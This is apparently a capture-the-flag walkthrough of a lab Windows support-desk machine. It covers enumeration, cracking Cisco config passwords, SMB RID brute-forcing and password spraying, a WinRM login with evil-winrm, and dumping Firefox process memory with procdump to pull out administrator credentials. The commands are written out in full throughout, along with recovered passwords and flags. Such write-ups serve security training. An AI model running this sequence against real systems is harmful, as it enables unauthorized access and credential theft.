Enumeration

scope: 10.10.10.149
scan for open ports using nmap

```
Nmap scan report for 10.10.10.149
Host is up (0.37s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-title: Support Login Page
|_Requested resource was login.php
| http-methods:
|_  Potentially risky methods: TRACE
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-02-13T19:49:53
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

looking into port 80 managed to login as guest and redirected to http://10.10.10.149/issues.php and find a config file at http://10.10.10.149/attachments/config.txt

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
```

```
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

Decoded password 1pdQG$o8nrSzsGXeaduXrjlvKc91 is stealth1agent
rout3r decoded password is $superP@ssword
admin decoded password is Q4)sJu\Y8qz*A3?d

enumeration for users using RPC and the provided credentials

```
Hazard :  stealth1agent
admin :   Q4)sJu\Y8qz*A3?d
```

```
Administrator : Q4)sJu\Y8qz*A3?d
rout3r : $uperP@ssword
```

User hazard works with smb so we enumerate for shares

```
nxc smb 10.10.10.149 -u Hazard -p stealth1agent --shares
SMB         10.10.10.149    445    SUPPORTDESK      [*] Windows 10 /
Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk)
(signing:False) (SMBv1:False)
SMB         10.10.10.149    445    SUPPORTDESK      [+]
SupportDesk\Hazard:stealth1agent
SMB         10.10.10.149    445    SUPPORTDESK      [*] Enumerated shares
SMB         10.10.10.149    445    SUPPORTDESK      Share
Permissions     Remark
SMB         10.10.10.149    445    SUPPORTDESK      -----           ------
-----     ------
SMB         10.10.10.149    445    SUPPORTDESK      ADMIN$
Remote Admin
SMB         10.10.10.149    445    SUPPORTDESK      C$
Default share
SMB         10.10.10.149    445    SUPPORTDESK      IPC$            READ
Remote IPC
```

we can try brute-forcing relative identifiers since the users flag doesn't work

`nxc smb 10.10.10.149 -u Hazard -p stealth1agent --rid-brute`

```
SMB         10.10.10.149    445    SUPPORTDESK      [*] Windows 10 /
Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk)
(signing:False) (SMBv1:False)
SMB         10.10.10.149    445    SUPPORTDESK      [+]
SupportDesk\Hazard:stealth1agent
SMB         10.10.10.149    445    SUPPORTDESK      500:
SUPPORTDESK\Administrator (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      501: SUPPORTDESK\Guest
(SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      503:
SUPPORTDESK\DefaultAccount (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      504:
SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      513: SUPPORTDESK\None
(SidTypeGroup)
SMB         10.10.10.149    445    SUPPORTDESK      1008:
SUPPORTDESK\Hazard (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      1009:
SUPPORTDESK\support (SidTypeUser)
SMB         10.10.10.149    445    SUPPORTDESK      1012:
SUPPORTDESK\Chase (SidTypeUser)
```

```
SMB         10.10.10.149    445    SUPPORTDESK      1013:
SUPPORTDESK\Jason (SidTypeUser)
```

now we enumerate with the new users to find which one supports winrm using custom wordlists

```
nxc smb 10.10.10.149 -u users -p password --continue-on-success
```

we have two positives which are Chase and Hazard

```
SMB         10.10.10.149    445    SUPPORTDESK      [*] Windows 10 /
Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk)
(signing:False) (SMBv1:False)
SMB         10.10.10.149    445    SUPPORTDESK      [+]
SupportDesk\Chase:Q4)sJu\Y8qz*A3?d
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\Jason:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] Connection Error:
Error occurs while reading from remote(104)
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\Administrator:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\admin:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\rout3r:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\Support:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\Hazard:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\None:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\Jason:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\Guest:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\Administrator:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\admin:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\rout3r:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\Support:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [+]
SupportDesk\Hazard:stealth1agent
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\None:stealth1agent STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-] Connection Error:
Error occurs while reading from remote(104)
SMB         10.10.10.149    445    SUPPORTDESK      [-]
```

```
SupportDesk\Guest:$superP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\Administrator:$superP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\admin:$superP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\rout3r:$superP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\Support:$superP@ssword STATUS_LOGON_FAILURE
SMB         10.10.10.149    445    SUPPORTDESK      [-]
SupportDesk\None:$superP@ssword STATUS_LOGON_FAILURE
```

connect to the machine using winrm using the credentials

`ruby evil-winrm.rb -u Chase -p "Q4)sJu\Y8qz*A3?d" -i 10.10.10.149`

Read the flag on the Desktop user.txt:

`1d28ef9c38e4ec3703e0b113fccd42e5`

Reading the todo.txt shows

Stuff to-do:

1. Keep checking the issues list.
2. Fix the router config.

Done:

1. Restricted access for guest user.

So first we have to check the issues list , since the problem was with the router config we can assume a browser was used to check issues in the web server so we can start by finding active browser processes.

To do this we first check installed applications to find which browser is being used.

```
*Evil-WinRM* PS C:\> dir "Program Files (x86)"


    Directory: C:\Program Files (x86)


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        9/15/2018  12:58 PM                Common Files
d-----        4/21/2019  11:00 AM                Internet Explorer
d-----        9/15/2018  12:49 PM                Microsoft.NET
d-----        2/18/2021   4:21 PM                Mozilla Maintenance
Service
d-----        4/22/2019   6:47 AM                PHP
d-----        4/22/2019   6:46 AM                Reference Assemblies
```

```
d-----         9/15/2018   2:35 PM                Windows Defender
d-----         9/15/2018  12:49 PM                Windows Mail
d-----         4/21/2019  11:00 AM                Windows Media Player
d-----         9/15/2018  12:49 PM                Windows Multimedia
Platform
d-----         9/15/2018  12:58 PM                windows nt
d-----         4/21/2019  11:00 AM                Windows Photo Viewer
d-----         9/15/2018  12:49 PM                Windows Portable Devices
d-----         9/15/2018  12:49 PM                WindowsPowerShell
```

We see internet explorer and mozilla firefox which isn't installed by default so we can start by checking it first.

```
get-process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
   1080      78   203120     556764       6.78   6376   1 firefox
    349      20    10824      40884       0.08   6488   1 firefox
    401      36    51680     110496       0.83   6612   1 firefox
    378      29    37336      74200       0.30   6860   1 firefox
    355      25    16356      38796       0.13   7156   1 firefox
```

We can now navigate to find profiles from AppData for firefox to try and extract some credentials or some cookies.


we found a profile to forage from

```
C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Profiles> dir


    Directory: C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Profiles


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2/14/2025  10:10 PM                77nc64t5.default
```

We are going to try to dump the memory space from the firefox process so we use the process ID from the process thats using the most memory using procdump64 tool.

```
.\procdump64.exe -ma 6376 -accepteula firefox.dmp
```

Download the dump file to your linux machine can use strings and grep to find login related data



login_username=admin@support.htb
login_password=4dD!5}x/re8]FBuZ&login=
re -login with the new credentials to find the final flag
ruby evil-winrm.rb -u administrator -p "4dD!5}x/re8]FBuZ" -i 10.10.10.149

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> more root.txt
ed4ae3e30b872fe49ce40e146d038111
```